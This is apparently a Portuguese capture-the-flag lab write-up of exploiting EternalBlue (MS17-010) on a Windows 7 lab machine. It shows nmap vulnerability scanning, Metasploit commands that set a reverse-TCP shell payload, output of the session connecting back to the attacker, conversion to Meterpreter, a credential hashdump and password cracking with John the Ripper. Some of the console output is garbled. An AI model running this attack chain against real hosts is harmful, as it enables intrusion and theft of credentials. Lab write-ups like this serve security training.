ETERNAL BLUE

Hoje vou fazer a invasão de uma maquina com uma vulnerabilidade conhecida como "ETERNAL BLUE"

Primeiro temos apenas um IP alvo: 10.10.183.50

Como isso a primeira etapa se inicia, começamos com uma varredura com o nmap, com o seguinte comando: nmap -sV -vv --script vuln 10.10.183.50 onde:

1. nmap:

• É a ferramenta de varredura de rede utilizada para descobrir hosts, serviços e possíveis vulnerabilidades.

2. **-sV**:

 Ativa a detecção de versões dos serviços em execução nas portas abertas do alvo. Isso permite que o Nmap identifique não apenas quais serviços estão ativos, mas também suas versões específicas, o que é essencial para correlacionar vulnerabilidades conhecidas.

3. **-vv**:

 Define o nível de verbosidade como "muito alto". Isso significa que o Nmap fornecerá mais detalhes durante a execução da varredura, incluindo informações sobre cada etapa do processo.

4. --script vuln:

Especifica que o Nmap deve executar os scripts da categoria vuln. Esses scripts fazem
parte do Nmap Scripting Engine (NSE) e são projetados para detectar vulnerabilidades
conhecidas em serviços identificados no alvo. Exemplos incluem vulnerabilidades SMB
(como EternalBlue), falhas em servidores HTTP, entre outras.

5. 10.10.183.50:

• Representa o IP ou domínio do alvo que será analisado.

```
Arquivo Ações Editar Exibir Ajuda

(root@scarab)-[/home/slow]

nmap -sV -vv --script vuln 10.10.183.50

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 11:38 -03

NSE: Loaded 151 scripts for scanning.

NSE: Script Pre-scanning.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 11:38

Completed NSE at 11:38, 10.01s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 11:38

Completed NSE at 11:38, 0.00s elapsed

Initiating Ping Scan at 11:38

Scanning 10.10.183.50 [4 ports]

Completed Ping Scan at 11:38, 0.34s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 11:38

Completed Parallel DNS resolution of 1 host. at 11:38

Completed Parallel DNS resolution of 1 host. at 11:38, 0.01s elapsed

Initiating SYN Stealth Scan at 11:38

Scanning 10.10.183.50 [1000 ports]

Discovered open port 135/tcp on 10.10.183.50

Discovered open port 445/tcp on 10.10.183.50


Discovered open port 3389/tcp on 10.10.183.50
```

Essa visão só é possível graças à opção -vv, que detalha todo o processo. É uma execução rápida, e em breve teremos a análise completa.

Por fim, obtivemos uma análise completa e, para nossa surpresa, o alvo foi identificado como vulnerável ao EternalBlue.

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
```

Agora é hora de utilizar o Metasploit. Ao executar o comando search, localizei o exploit adequado para ser utilizado.



Ao executar o comando show options, identificamos que é necessário definir tanto o RHOSTS quanto o payload a ser utilizado. Vamos começar configurando o RHOSTS.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.183.50 II
rhosts ⇒ 10.10.183.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > ■
```

Agora, vamos definir o payload que será utilizado para o ataque.

```
<u>ms+6</u> exploit(<u>windows/smb/ms1/_010_eternalblue</u>) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
<u>ms+6</u> exploit(<u>windows/smb/ms17_010_eternalblue</u>) > ■
```

Com tudo configurado, basta executar o exploit utilizando o comando exploit ou run.

```
[*] 10.10.183.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.183.50:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1:
[*] 10.10.183.50:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.183.50:445 - Connecting to target for exploitation.
[*] 10.10.183.50:445 - Connecting to target for exploitation.
[*] 10.10.183.50:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.183.50:445 - Gone Target OS selected valid for OS indicated by SMB reply
[*] 10.10.183.50:445 - 0x00000000 7 60 66 66 16 77 79 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.183.50:445 - 0x00000000 7 69 66 66 16 77 79 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.183.50:445 - 0x00000000 9 66 50 50 20 50 16 36 bb 2 31 10 EPack 1
[*] 10.10.183.50:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.183.50:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.183.50:445 - Sending all but last fragment of exploit packet
[*] 10.10.183.50:445 - Sending all but last fragment of exploit packet
[*] 10.10.183.50:445 - Sending SMBV puffers
[*] 10.10.183.50:445 - Sending SMBV in SMBV buffers
[*] 10.10.183.50:445 - Sending Inst SMBV buffers
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Sending last fragment of exploit packet
[*] 10.10.183.50:445 - Triggering free of corrupted buffer.
[*] 10.10.183.50:445 - Sending smb bytes) to 10.10.183.50
[*] Command shell session 1 opened (10.13.75.103:4444 → 10.10.183.50:4497) at 2025-01-19 11:59:06 -0300
[*] 10.10.183.50:445 - Sending smb bytes) to 10.10.183.50
[*] Command shell session 1? [y/N] yes
ssf6 exploit(**sexpox*******
```

Agora que temos acesso à máquina alvo, precisamos escalar privilégios. Para isso, colocamos a sessão em segundo plano usando Ctrl+Z. Antes disso, é necessário transformar nosso shell em um Meterpreter. Para isso, utilizaremos um módulo post-exploitation.

Mais precisamente, utilizamos o módulo **post/multi/manage/shell_to_meterpreter** com o comando use. Em seguida, definimos a sessão ativa usando o comando **set SESSION 1** para especificar a conexão que será convertida em Meterpreter.

Após mudar de sessão, utilizamos o comando **ps** para listar os processos em execução e identificar o nome do processo em que estamos atualmente. Isso nos ajudará a determinar o contexto do sistema e decidir a melhor abordagem para escalar privilégios.

```
2936 684 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM meterpreter >
```

Após identificar o processo alvo, realizamos a migração para outro processo utilizando o comando adequado no Meterpreter. Isso nos permite escalar privilégios ou obter um acesso mais persistente e controlado ao sistema.

```
[*] Migrating from 2892 to 1304...
[*] Migration completed successfully.
meterpreter >
```

Dentro do processo com privilégios elevados, executamos o comando **hashdump** no Meterpreter para exibir todos os hashes de senha dos usuários presentes no sistema. Isso nos permite obter credenciais e, potencialmente, realizar mais ações dentro da rede.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > ■
```

Para quebrar o hash, começamos salvando o hash em um arquivo .txt . Isso pode ser feito copiando os hashes gerados pelo comando hashdump e colando em um arquivo de texto, por exemplo, hashes.txt . Depois, podemos usar o John the Ripper para tentar quebrar o hash.

```
(root@scarab)-[/home/slow/Downloads]
# echo aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d > pass.txt
```

agora só executar o jonh com o seguinte comando john --format=nt --wordlist=/home/slow/Downloads/rockyou.txt pass.txt

Isso vai utilizar o arquivo **rockyou.txt** como wordlist para tentar quebrar o hash armazenado em **pass.txt**.

Com a execução do John the Ripper, conseguimos recuperar a senha: **alqfna22**. Agora, com a senha em mãos, podemos realizar novas ações no sistema, como acessar outras contas ou explorar mais a fundo a máquina comprometida.

Com a senha **alqfna22**, conseguimos realizar o escalonamento de privilégios no sistema, obtendo acesso a uma conta com mais permissões, o que nos permite executar comandos com privilégios elevados e ter um controle mais amplo sobre o sistema.